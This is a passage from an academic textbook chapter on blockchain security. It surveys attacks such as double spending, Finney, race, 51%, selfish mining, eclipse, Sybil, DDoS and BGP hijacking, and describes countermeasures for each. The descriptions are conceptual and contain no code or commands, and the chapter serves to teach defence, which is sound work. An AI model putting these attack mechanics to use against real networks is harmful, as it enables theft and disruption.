12. Fantom Whitepaper, Fantom Foundation, v1.6, https://whitepaper.io/document/438/fantom-whitepaper, 2018.
13. Sirio Aramonte, Wenqian Huang, and Andreas Schrimpf, DeFi risks and the decentralisation illusion, BIS Quarterly Review, DeFi risks and the decentralisation illusion (bis.org), 2021.
14. Arindam Roy, DeFi Risks Explained: How to stay safe on the blockchain, https://medium.com/coinmonks/defi-risks-explained-how-to-stay-safe-on-the-blockchain-7e4572658e69
15. Ekin Genç, How to Stay Safe in DeFi: Red Flags and Risks YouNeed to Know, https://www.coindesk.com/learn/how-to-stay-safe-in-defi-red-flags-and-risks-you-need-to-know/, 2022.
16. Kaihua Qin, Liyi Zhou, Pablo Gamito, Philipp Jovanovic, and Arthur Gervais, An Empirical Study of DeFi Liquidations: Incentives, Risks, and Instabilities, IMC '21: Proceedings of the 21 st ACM Internet Measurement Conference, pp. 336-350, 2021.
17. Nic Carter and Linda Jeng, DeFi Protocol Risks: the Paradox of DeFi, Regtech, Suptech and Beyond: Innovation and Technology in Financial Services, pp. 1-36, Third Quarter, 2021.
18. Lewis Gudgeon, Daniel Perez, Dominik Harz, Benjamin Livshits, and Arthur Gervais, The Decentralized Financial Crisis, https://arxiv.org/abs/2002.08099, 2020.
19. How to evaluate DeFi platforms for safety and security: the DeFi Trust Pyramid, https://medium.com/swarmfund/how-to-evaluate-defi-platforms-for-safety-and-security-the-defi-trust-pyramid-50501add2160

Chapter 4
Blockchain Security

Abstract Blockchain is used in various sectors including healthcare, finance, government, and commerce to build blockchain-based solutions for the customers. The main benefit of introducing blockchain in these applications is to provide security to digital transactions by leveraging cryptography, decentralization, and consensus. While the use of blockchain technology has introduced various advantages, it comes up with several cybersecurity challenges as well. Blockchain has attracted cybercriminals to exploit the vulnerabilities that exist in the technology and target organizations that use it.

This chapter sheds light on various blockchain attacks and countermeasures to prevent or avoid those attacks. Blockchain security deals with providing a comprehensive security solution to blockchain applications. It is achieved with the implementation of cybersecurity frameworks, security testing methodologies, and secure coding practices. These countermeasures help protect blockchain solutions from online frauds, breaches, and other cyber-attacks (An Introduction to Blockchain Security. https://www.getastra.com/blog/knowledge-base/blockchain-security/#:~:text=Blockchain%20works%20as%20a%20distributed,for%20data%20storage%20and%20processing).

4.1 Blockchain Attacks and Countermeasures

Recently, blockchain solutions have been targeted with a variety of cyber-attacks. These attacks make the technology less immune. For example, a firm named Decentralized Autonomous Organization (DAO) was targeted to exploit the source code. As a result, it lost virtual currency worth over $60 million [1]. As obvious, a complete cybersecurity solution is impossible to provide. Thereby, the countermeasures discussed in this chapter attempt to reduce the impact of attacks or cyber-attacks on blockchain technology.

G. Kaur et al., *Understanding Cybersecurity Management in Decentralized Finance*, Financial Innovation and Technology, https://doi.org/10.1007/978-3-031-23340-1_4

4.1.1 Double-Spending Attack

Double-spending attack is based on the fact that digital money has the possibility of being copied and rebroadcasted. Attackers can use the same input as another transaction that has already been broadcasted in the network. The attacker is able to gain the value of the transaction sent from the vendor and the payment amount for the service. Double-spending attack has the following traits: fast execution, mining using previous block, generating blocks including attack transaction, and broadcasting transaction data to the network after making a longer chain [2].

Double-spending attack occurs in five stages. In the first stage, the user signs off and requests for a transaction using his wallet. This unconfirmed transaction is added to the pool of similar transactions. The miner picks one transaction from the pool and applies POW consensus to solve complicated mathematical problems. To do so, the miner gets the hash of the chosen transaction and broadcasts it to the network to add a new block to the transaction. It is important to mention that only verified hashes are added. Figure 4.1 presents an overview of double-spending attacks.

In the second stage, parallel to good miner's actions, corrupted miners also start their own chain with the verified blocks. However, there is a twist that information is broadcasted to real blockchain rather than corrupted miner's blockchain. In the third stage, the corrupted miner picks transactions and adds blocks to his isolated chain. The miner verifies the fast execution speed as compared to a real blockchain at this stage. Once done, the corrupted miner broadcasts these blocks to real blockchain. It is to be observed that at this stage, the corrupted blockchain is longer than the real blockchain. Finally, based on democratic governance rules, the blocks are added to be longer blockchain by removing previous blocks because larger blockchain is defined as the real blockchain. Since the real blockchain contains the information about the corrupted miner's cryptocurrency, the blocks are added to the corrupted blockchain [3].

The double spending attack begins at stage three when the miner attempts to make the corrupted blockchain larger than the real blockchain. Since the block in an



Katy
Double spending is a type of deceit where the same money is promised to two parties but delivered to one only.
Alice
All bitcoin transactions are included in a block of transactions. Each clock has a timestamp with encoded information that makes it more difficult to manipulate the blockchain.
John
The mechanism of the blockchain ensures that the party spending the bitcoins is the real owner.
Bob
The technology behind bitcoin ensures that the party who spends the bitcoins is the real owner by processing verified transactions only.

Fig. 4.1 Overview of double-spending attacks

isolated blockchain does not have the information about the transaction (it is stored in a real blockchain), it is added by removing an existing block. This is how the corrupted miner spends his already spent money again.

In order to countermeasure this attack, it is required that an existing block is not removed to add a new block. This way the previous memory about a transaction is not removed; rather it is updated by keeping the previous information. By using this rule, whenever a new block is added to an isolated chain, the hash of that block is updated with the previous information. For example, if the isolated chain has information about transaction T1 and T2; on adding a new block that is related to transaction T3, the blockchain has information about transaction T1, T2, and T3. This solution ensures that the information of a transaction is permanently saved and all the blocks of the chain store the information about all the transactions.

4.1.2 *Finney Attack*

Finney attack is a type of double-spending attack that can happen when a person accepts an unconfirmed transaction on the network. The attack occurs when the malicious user or miner generates a block that would include a transaction from address A to another address B, where both addresses belong to him. Both addresses produce an authentication report for the transaction which is sent by the merchant to the miner. Once this is accomplished, the miner sends payment with the same currencies, but sending from address A to address C. If the recipient accepts the transaction without confirmations from the network, the miner would release the block from his initial transaction. This invalidates the transaction with the merchant allowing the attacker to double spend. Figure 4.2 demonstrates the step-by-step working of the attack, considering two transactions Ta and Tb.

The attack can be easily demonstrated in three steps. In the first step, the attacker performs a transaction in which he sends his coins to an address owned by him. Once




Fig. 4.2 Finney attack

done, he starts mining his valid block in which the mentioned transaction is included. In the second step, the attacker manages to extract the valid block and include the transaction but does not broadcast it to the bitcoin network. Even though the transaction is not sent to the network, the attacker makes a payment with the same coins that he owns in the first transaction. Until this point the transaction is valid and the payment is genuine. In the third step, after the attacker makes the transaction and the merchant accepts it without confirmation, the attacker sends the mined block onto the network. This block is treated as a valid block but invalidates the transaction made to the merchant.

The success rate of this attack depends on the hash power of the miner. The lower the hash power, the lower are the chances of success to execute the attack. On the contrary, the attack fails if another block is found on the network by the time the attacker finds a block until the transaction is generated to the merchant and he accepts it. To summarize, the success of the attack depends on two factors: (1) successfully timing the attack and (2) accepting the unconfirmed transactions [4].

The countermeasure to prevent the attack is to wait for a couple of transactions on the bitcoin network to consider a transaction safe and irreversible. It allows the merchant to validate a block and transaction so that it is not reversed in the middle of the processing, making a way for the attack to happen.

4.1.3 Race Attack

As clear from the name itself, race attack is a type of attack that represents a race between two transactions which have been broadcast around identical time. The attack involves replacing a transaction with another one. The attack affects a vendor which accepts the payment before the transaction is confirmed, just before the transaction is reversed. This attack is performed by a malicious node that sends a payment to the recipient while a conflicting transaction to the attacker's own account is broadcast. The second transaction is confirmed, mined, and accepted by the network in this attack. Figure 4.3 shows an overview of race attacks between two sellers.

Race attack does not require a skilled attacker and the success rate is higher. As a consequence of the attack, the vendor may lose a product, genuine users may be banned, and a new chain may be forked.

There are two countermeasures for this attack. The first countermeasure recommends the merchants to disable the incoming connections and select outgoing connections only. The second countermeasure emphasizes on inserting observers in the network who can communicate double-spending alerts among peers as soon as possible [5].




Fig. 4.3 Overview of race attack

4.1.4 Brute Force or Alternative History Attack

Brute force or alternate history attack attempts to alter the entire history of the blockchain starting from the early blocks and including the genesis block [6]. This is an improvement over the Finney attack. In this attack, the adversary has governance on some nodes in the bitcoin network. These nodes make a communal effort to mine blocks privately with an intention to double spend. The adversary incorporates a double-spending transaction in some block, simultaneously working on the expansion of the private chain, assuming that a merchant anticipates for “x” validations before admitting a transaction and it will deliver the product after it receives “x” validations. However, at a later stage, the merchant may mine the “x” blocks privately and broadcast these blocks in the bitcoin network. This will result in a longer chain as compared to what was expected initially. The additional blocks will be mined by all miners in the network resulting in successful double spending [7].

To prevent this attack, the best practice is to insert observers in the network who can witness malicious activities happening in the network and notify the merchant about a double spending taking place in the network [8].

4.1.5 Vector 76 or One-Confirmation Attack

Vector 76 also makes use of privately mined blocks for performing double-spending attacks in the bitcoin exchange network. A bitcoin exchange is a digital market where the merchants can sell, purchase, and exchange bitcoins for some assets. In vector 76 attack, the adversary contains a previously mined block which contains a transaction implementing some deposit.

The malicious user anticipates subsequent block broadcast and sends the previously and newly mined block to the bitcoin exchange or to its neighboring peers. The expectation from this action is that some of the miners will mine on the blockchain which contains previously mined blocks as prime chain. The adversary quickly transmits another transaction which requests for withdrawal from the trade of the same set of bitcoins which was submitted by the adversary in preceding transaction.

As a result, if the other chain does not include the transaction which was utilized for credit, the credit will be canceled. However, the adversary has already withdrawn the payment resulting in loss of bitcoins [7].

To protect against this attack, there are several recommendations that must be taken into account. First and foremost is to use systems that do not accept transactions with a single confirmation. At least two transactions must be confirmed and six is the highly recommended count for the number of confirmed transactions. Second, the node used must avoid incoming connections. In case of a failure to disable inbound connections, a trusted computerized source must be defined to do so. This prevents the attacker from injecting false information about the blockchain to the node used. Third, outgoing node connections should be monitored and allowed to well-known nodes only. This prevents the node used to share state information with unwanted nodes [9].

4.1.6 Balance Attack

Balance attack allows a low mining power node to disrupt communications between sub-groups with similar mining power. Nonetheless, the disruption is for a small amount of time. The attack is based against a PoW blockchain. The attacker abstracts the blockchain into a directed acyclic graph that contains nodes indicating block's information and are connected with other nodes through directed edges. After introducing delays in one of the sub-groups, the attacker issues transactions in one sub-group and mines them in another sub-group. This is ensured by the attacker that the mining sub-group outweighs the transactions sub-group. Even if the transactions are committed, the attacker can outweigh the tree containing this transaction and rewrite the blocks with high probability [10].

The balance attack allows double spending by identifying the merchant involved in the sub-group and creating transactions to purchase goods from them. Once the merchant is identified, the attacker issues transactions and mines them to the rest of the nodes in the sub-groups. As long as the merchant keeps shipping goods, the attacker stops delaying messages. By the process of outweighing, the attacker can reuse the same coins for another set of transactions. Countermeasure to this attack is limiting the number of miners with more network balance [11].

4.1.7 Nothing-at-Stake Attack

Nothing-at-stake attack is based on PoS consensus protocol meant for open blockchains in which any node can join the network. This attack leverages the opportunity to maximize the benefits by generating conflicting blocks on all possible forks with nothing at stake. The attack slows down the consensus time in the network and hence the efficiency. In addition to this, it results in blockchain forks that weaken the ability of the blockchain to resolve double-spending attacks and other threats.

Although PoS supports a fork resolution algorithm, the validators can ignore it to generate blocks on top of multiple forks. Moreover, one can easily predict which validators will generate valid blocks in the future. This is known as transparent forging and provides an additional attack surface to the blockchain. It allows attackers to select their next leader to compromise.

As a countermeasure to nothing at stake, a reward mechanism is introduced to give incentives to honey validators. However, it only discourages opportunistic adversaries and cannot prevent targeted attacks. There are other mechanisms introduced by many researchers such as validators requesting a locked deposit to identify culprits. It allows the network to punish dishonest validators who generate conflicting blocks [12].

4.1.8 Selfish Mining or Block Discarding Attack

Selfish mining attack, also called block withholding attack, is a strategy to increase revenue and centralize bitcoin mining operations. Mining pools are used for the purpose of pooling miner's processing power together. This is done to share the reward of mining a new block depending on the amount of work contributed in finding the block. Selfish miners lure miners to work on blocks that lead to dead ends instead of obtaining lock reward. Selfish mining pools can create private blockchains in order to increase their overall share and speed up the discovery process. The successfully validated block is hidden from the public chain, and when the private chain reaches an adequate size, the selfish miner injects its blocks in order to create a fork (i.e., a change in protocol where the blockchain diverges into a different path). This provides the attacker with control over the configurations of the honest mining blockchain [13].

As a countermeasure to this attack, timestamp-based techniques such as freshness preferred DECOR+ protocol can be used. In addition, ZeroBlock technique is recommended to counter this attack.

4.1.9 Long-Range Attack

In a long-range attack, the attacker goes back to the genesis block to fork the blockchain. The new branch of the blockchain is opened with a partially or completely different history than the main blockchain. The attack is considered successful when the newly forked blockchain becomes longer than the main blockchain and hence overtakes it.

Long-range attacks can be considered similar to selfish mining in the sense that the attacker keeps on adding new blocks which are kept secret. The difference between the two attacks lies in the approach used. Selfish mining is based on PoW protocol, while long-range attack is based on PoS protocol. Moreover, in selfish mining, the attacker does not go back to the genesis block, thus making it a limited attack than a long-range attack.

Long-range attacks are of three types: simple, posterior corruption, and stake bleeding. In a simple long-range attack, nodes do not check timestamps of the blocks. When a PoS protocol is executed, every validator has the opportunity to validate blocks. That means if there are many validators, all of them will be validating the new block without checking the timestamp. After a validator initiates a new fork from the genesis block, he starts mining the new chain which may contain different transactions. Since the validator's information is stored in the genesis block, he would be limited in pace to generate new blocks and validate them. In order to overtake the main blockchain, the validator has to create blocks ahead of time to advance the forked blockchain. To do so, the validator forges timestamps and manipulates them. As a result, no timestamps are validated and both branches would be considered valid [14].

In a posterior corruption attack, the validator cannot forge the timestamps of the blocks. Therefore, in order to alter the history of the blockchain, he must generate a higher number of blocks than the main chain. However, there is a limitation on the number of times a new block can be produced. To increase the chances of competing with the main chain, he needs to forge the blocks of the other validators. This introduces the concept of validator rotation either by retiring the current validator or rotating the duties with another validator. It is interesting to know what happens when a validator retires because every validator has some private keys which are stored in the genesis block. A retired validator has no access to his private keys nor is he interested in that anymore. In order to execute this attack, the new validator either hacks the private keys of the retired validator or bribes him to participate in the attack. In either case, the private keys of the retired validator are known to the new validator. Therefore, the new validator can masquerade as a retired validator to increase his chances of outpacing the main blockchain [14].

To launch the stake bleeding attack, the validator forks a new blockchain and hides it until he outpaces the main blockchain. When the new blockchain is published, the validator has the same chances of becoming a leader as the main blockchain. In order to increase his chances of becoming a leader, the validator starts to stall the main chain to obtain the required time to produce blocks and outpace the main chain. To execute the attack, every time the validator is elected as a slot leader in the main chain, he skips his turn, forfeiting his position. This does not mean that another validator will replace him. As a result, the validator will not get any rewards and his stake will gradually decrease. In a parallel manner, he would be the only validator in his own published chain and increases his stake every time he is given a chance. This attack allows the validator to intentionally stay behind the main chain and observe its actions. To intensify the attack, the validator has access to the main chain as well where he can select any transaction to add it to his blocks as long as the transaction is valid [14].

4.1.10 Block Withholding Attack

Block withholding (BWH) attacks are quite famous in bitcoin forums. In this attack, rogue miners try to increase their incentive by reducing the winning probability of other miners. The Bitcoin network contains a mining pool in which multiple miners join hands to increase their computing power with an objective to yield a massive powerhouse. Every miner in the mining pool needs to submit a proof-of-work to the pool administrator to demonstrate their work toward solving the proof-of-work associated with the bitcoin block. Solving this proof-of-work is less difficult than solving the proof-of-work associated with the bitcoin block. This is called partial proof-of-work. Partial proofs-of-work are superset of the bitcoin proofs-of-work. These partial proofs serve two purposes:

- The miner is actually spending his computing power to solve the proof of work of the bitcoin system.
- Computation of partial proofs is a valid work toward solving the bitcoin proof-of-work and is not a wastage of the computing power of the pool.

However, checking all partial proofs is an overhead for the pool manager which can be reduced by selecting a particular difficulty level of the partial proofs.

In order to launch a BWH attack, rogue miners share only those partial proofs with the pool administrator that are not full proofs and conceal all completely computed proofs. The pool administrator remains unaware of the withheld blocks and wonders that rogue miners are also utilizing their computing power to solve the proof-of-work problem as the other miners. Thereby, the pool administrator shares their revenue with them like the honest miners. It is understood from the attack that rogue miners do not do anything useful for the pool [15].

Countermeasure to this attack is to use honeypots to lure rogue miners and get them involved in the fake resources so that the computing power of the actual pool is not reduced by malicious activities of the dishonest miners. However, this is not a sound solution to this attack.

4.1.11 Fork After Withholding Attack

Fork after withholding (FAW) attack utilizes the BWH attack by deliberately generating a fork after unfairly earning extra rewards. The reward of a FAW attacker is always greater than or equal to the BWH attacker as the rogue miner generates new forks to repeat their activities and gain more incentives. Considering that there are multiple pools, the rewards earned by the FAW attackers can be 56% more than the

BWH attacker. The attack becomes more severe when two pools attack each other and the malicious attackers take advantage of the situation to gain much more rewards. Moreover, the larger pool wins consistently [16].

Although there are some solutions that can reduce the problem to some extent, defense against a FAW attack is an open problem. The first countermeasure against the FAW attack is to use the concept of backward compatibility that keeps track of the miners who have not updated their hardware. This helps to monitor the computing power used by the miners. The second countermeasure to prevent FAW attack is to detect the infiltration by using a beacon value that is updated every few seconds. Beacon value gives points to partial proofs-of-work only if it includes the recent beacon value.

4.1.12 51% Attack

One of the most famous attacks in a blockchain is 51% attack in which a group of miners control more than 50% of the network's mining hash rate or computing power. In this attack, the attackers prevent new transactions from getting confirmed and halt them between the merchants and clients. In order for the attack to be successful, attackers need to complete the proof-of-work faster than honest miners. As a result, their transactions will be connected to the longest chain. The more computing power the attackers own, the faster it becomes for them to make the attack happen. 51% attack can be used to reverse the transactions and spend some coins multiple times when malicious miners control more than half of the mining network [17]. Figure 4.4 presents the concept of 51% attack.

To prevent this attack, observers can be inserted into the network who can witness and communicate double spending taking place in the network. These activities can be reported to peers and disincentive large mining pools.



The majority of miners are adding and broadcasting blocks to the public blockchain.
Attacker adding blocks to a private blockchain and not broadcasting them to the public blockchain.

Fig. 4.4 Concept behind 51% attack

4.1.13 *Feather and Punitive Forking Blockchain Attack*

Punitive forking is a bitcoin miner attack in which transactions from a blacklisted address are refused. The refusal happens with less than 50% of hash power. This means that when malicious miners decide to refuse the transaction, they need to convince half of the network to do so. As a result of this attack, the malicious miner creates an opportunity for other miners to earn incentives by enforcing the blacklist [18].

In simple words, a punitive forking attack blacklists certain bitcoin addresses owned by certain people in order to restrict them to use their bitcoins. The attack takes place when the attacker has the majority of hash power. The attacker announces that they will not extend the blockchain with certain blocks marked blacklisted [19]. Feather forking is a modified version of a punitive forking attack. In a feather forking attack, this blacklisting is temporary and is suspended after some time.

Although feather and punitive forking attacks seem dangerous in the sense of blacklisting other people in the blockchain, it is not easy to carry out as the attacker does not have majority of the hash power easily. This is also a countermeasure for this attack [20].

Figure 4.5 presents a simple scenario in which a few blocks are blacklisted for a limited time and the main chain is forked.

In some cases, feature forking can be conducted easily without requiring the majority of hash power. When the attacker announces that he will blacklist blocks from a certain bitcoin address, he will also fork the blockchain for a limited number of blocks as shown in Fig. 4.5.




Fig. 4.5 Blacklisted blocks due to malicious miner's influence

4.1.14 Eclipse or Netsplit Attack

In an eclipse or netsplit attack, the attacker isolates a specific user from the peer-to-peer network with an objective to obscure his view of the network. The attacker attempts to prepare for a more complex attack by abstracting a user's view. Eclipse attacks take advantage of the fact that a single node in a bitcoin network is not connected to the rest of the nodes at all times due to bandwidth limitations. It is connected to a few neighboring nodes. Henceforth, the attacker attempts to target the user's connection with the limited set of nodes that it connects to. A botnet or phantom network is used to compromise the target node. This network is created from host nodes and is used to flood the target node with Internet protocol (IP) addresses. The attacker then waits for the target node to reconnect with the malicious host. In some cases, a distributed denial of service (DDoS) attack is used to force the target node to reconnect to the malicious host.

Once the target node is compromised, the attacker can feed it false data. The important point to mention here is that the victim is oblivious to the fact that it is compromised. As a result of the eclipse attack, the honest miner's computing power is disrupted and the attacker is able to gain more incentives and computing power. Since the compromised node is disconnected from the legitimate network, attackers can use it to launch 51% attack [21].

Eclipse attack can be mitigated by blocking incoming connections. Further, they should only make outgoing connections to specific nodes that they trust.

4.1.15 Distributed Denial of Service Attack

Distributed denial of service (DDoS) attack is launched by a group of attackers to disrupt the networking tasks in the bitcoin network. It targets bitcoin currency exchanges, mining pools, e-wallets, and other financial services in bitcoin. Multiple attackers launch this attack simultaneously on competing miners to take them out of the network. Figure 4.6 presents a general scenario in which a DDoS attack is launched. As evident, the hacker uses a number of compromised machines called bots to create a botnet that targets the blockchain as per instructions received from the hacker.

The intention of the attack is to increase the incentives and computing power of the attackers. In this attack, the adversary exhausts the network resources to disrupt legitimate services accessed by the genuine users. To instantiate, an honest miner is congested with requests from a large number of client transactions launched by the adversary. After a while, the miner will start discarding all the incoming requests from genuine users.

The main method to mitigate DDoS attacks is to continuously monitor the bitcoin network traffic coming from Tor or any other user-defined web service. Machine learning techniques can also be used to help classify malicious traffic. Moreover, the




Fig. 4.6 DDoS attack

network should be configured in such a way that malicious packets and requests from additional ports are restricted or blocked. A third-party DoS protection scheme can also be implemented [22].

4.1.16 Liveness Denial Attack

Liveness denial is a type of DDoS attack in PoS protocols. In this attack, some or all the validators decide to take action and block transactions by stopping publishing blocks. Since validators stop publishing, the blockchain comes to a halt as no more blocks are validated. Even if the validators are united to stop publishing new blocks, the bitcoin network is not compromised by them. In cases where liveness cannot be validated, the community decides to fork blockchain and remove inactive validators. Certainly, the validators who perform this attack jeopardize their position and stake in the network [14].

The most debatable countermeasures to liveness denial are the same as that used for DDoS attacks. This includes prominent blockchain technology features such as decentralization and consensus mechanisms.

4.1.17 Refund Attack

Refund attack allows a customer to route payments to an illicit trader via an honest merchant. In the later stage, the customer denies his involvement in any such payment. The attack can be related to current refund policies of Coinbase and BitPay that accept the refund address for such transactions over email. This allows a rogue trader to misuse the reputation of a trusted merchant to phish customers. The refund address returned by the bitcoin network is not protected even in the HTTPS communication over a secure channel and is endorsed by the public keys that authorized the transaction.

The authors who provided a solution to refund attack claimed that the attack is protected by using HTTPS communication channel. However, there is evidence that the proposed solution is unable to do so. The HTTPS communication provides one-way authentication and the customer can authenticate messages received from the merchant. Unfortunately, this solution opens the way for another attack which allows a malicious co-signer to endorse the refund address used by the merchant and, hence, steals the bitcoins of co-signers [23].

4.1.18 Tampering or Delay Attack

Tampering or delay attack is related to the scalability measures of the bitcoin network. In this attack, an adversary can exploit the scalability measures to delay the delivery of advertisement messages. The adversary acts as a full bitcoin node in this attack where he has access to the entire blockchain. The objective of the adversary is to temporarily deny the delivery of an object from a specific node. The adversary can capitalize on this short span of time attack to turn it into a prolonged attack, preventing the delivery of the message.

There are two requirements for the attack to succeed. First and foremost, the adversary must be the first peer to send a message advertisement of an object to the target node. If the target node requests an object from a node that is not under the control of the adversary, then he can do a little to prevent that node from sending the object to the target node. However, if an adversary is able to first advertise an object via a message to the target node, then the node will abstain from requesting the object from another node. To do so, the adversary needs to be the first peer of the target node. Second, the target node should wait for an ample amount of time before requesting an object from another peer. The longer the target node waits for the adversary to send a message, the devastating the impact of the attack would be on the target node [24]. The attack can be extended to delaying blocks and transactions.

There are several countermeasures to prevent delayed attacks. The first one is to use dynamic timeouts. The blockchain uses static timeout to tolerate network delays, assuming that all nodes and resources in the bitcoin network are homogeneous. However, this is not the case. The second countermeasure is to update block advertisements before transmitting blocks. Similar to transaction advertisements, bitcoin nodes must keep track of the block advertisements.

4.1.19 BGP Hijacking or Routing Attack

Routing attacks leverage the bitcoin connections that are routed over the Internet in a plain text and without integrity checks. Any third party on the forwarding path can eavesdrop, drop, modify, inject, or delay bitcoin messages such as blocks or transactions. Detecting such attackers is difficult as it requires inferring the exact forwarding paths taken by the bitcoin traffic utilizing the routing protocols such as BGP (Border Gateway Protocol) that can be forged. Routing attacks are overlooked in bitcoin because they are considered to be pragmatic and challenging.

In a BGP hijacking attack, the attacker aligns his route with a legitimate route to attract all traffic. As the BGP routers prefer shorter paths, attackers attract half of the traffic. As the attackers attract all the traffic forwarded to the Internet router and destined at the target node. To achieve his objectives, the attacker uses a prefix to attract all the traffic destined for a specific node. For example, for networks 80.0.0.0/17 and 80.0.128.0/17, the attacker can use a prefix /16 to cover the mentioned networks.

Routing attacks can be launched in two ways: (1) partitioning the bitcoin network and (2) slowing down the bitcoin network. In the first attack, the adversary isolates a set of nodes from the rest of the bitcoin network. This partitions the network into two distinct sub-networks. Then, he diverts the network traffic destined to legitimate sub-network by hijacking the most specific prefixes. In the second attack, the attacker delays the propagation of new blocks sent to a set of bitcoin nodes without disrupting their connections. Similar to partitioning, this attack can also be targeted to specific nodes [25].

There are a set of countermeasures to routing attacks. Some of the short-term measures include increasing the diversity of node connections to make them multi-homed, selecting bitcoin peers while taking routing into account, monitoring round-trip time for routing paths, monitoring additional statistics, and regularly refreshing the network connections. Long-term measures to counter this attack include encrypting bitcoin communication to prevent eavesdropping and modification, using distinct control and data channels, and requesting a block on multiple connections.

4.1.20 Sybil Attack

The Sybil attack was introduced by Douceur and was named after the subject of the book Sybil in 2002 by Brian Zill at Microsoft research. In a Sybil attack, one hostile peer creates a lot of fake identities to defraud the system to break the trust and redundancy mechanism. In 2003, Karlof and Wagner found that the Sybil attack was a potential threat to the wireless sensor network. Since then, the Sybil attack is considered a big threat for P2P network systems. It is also a huge threat for bitcoin networks, especially the PoW and PoS blockchain systems.

The Sybil attack supports the execution of double-spending attacks by increasing the propagation delay of correct block information over the bitcoin network. The fake nodes used in the attack have zero computing power. Like the double-spending attack explained in the beginning of this chapter, a separate chain is forked which runs parallel to the main chain. The private chain carries out a mining race with the main chain. The attacker uses the Sybil nodes to delay the growth rate of the main chain [26].

The simplest countermeasure to prevent Sybil attack is to use identity-based mechanisms which will restrict the malicious user's access to the system and using limit network [11].

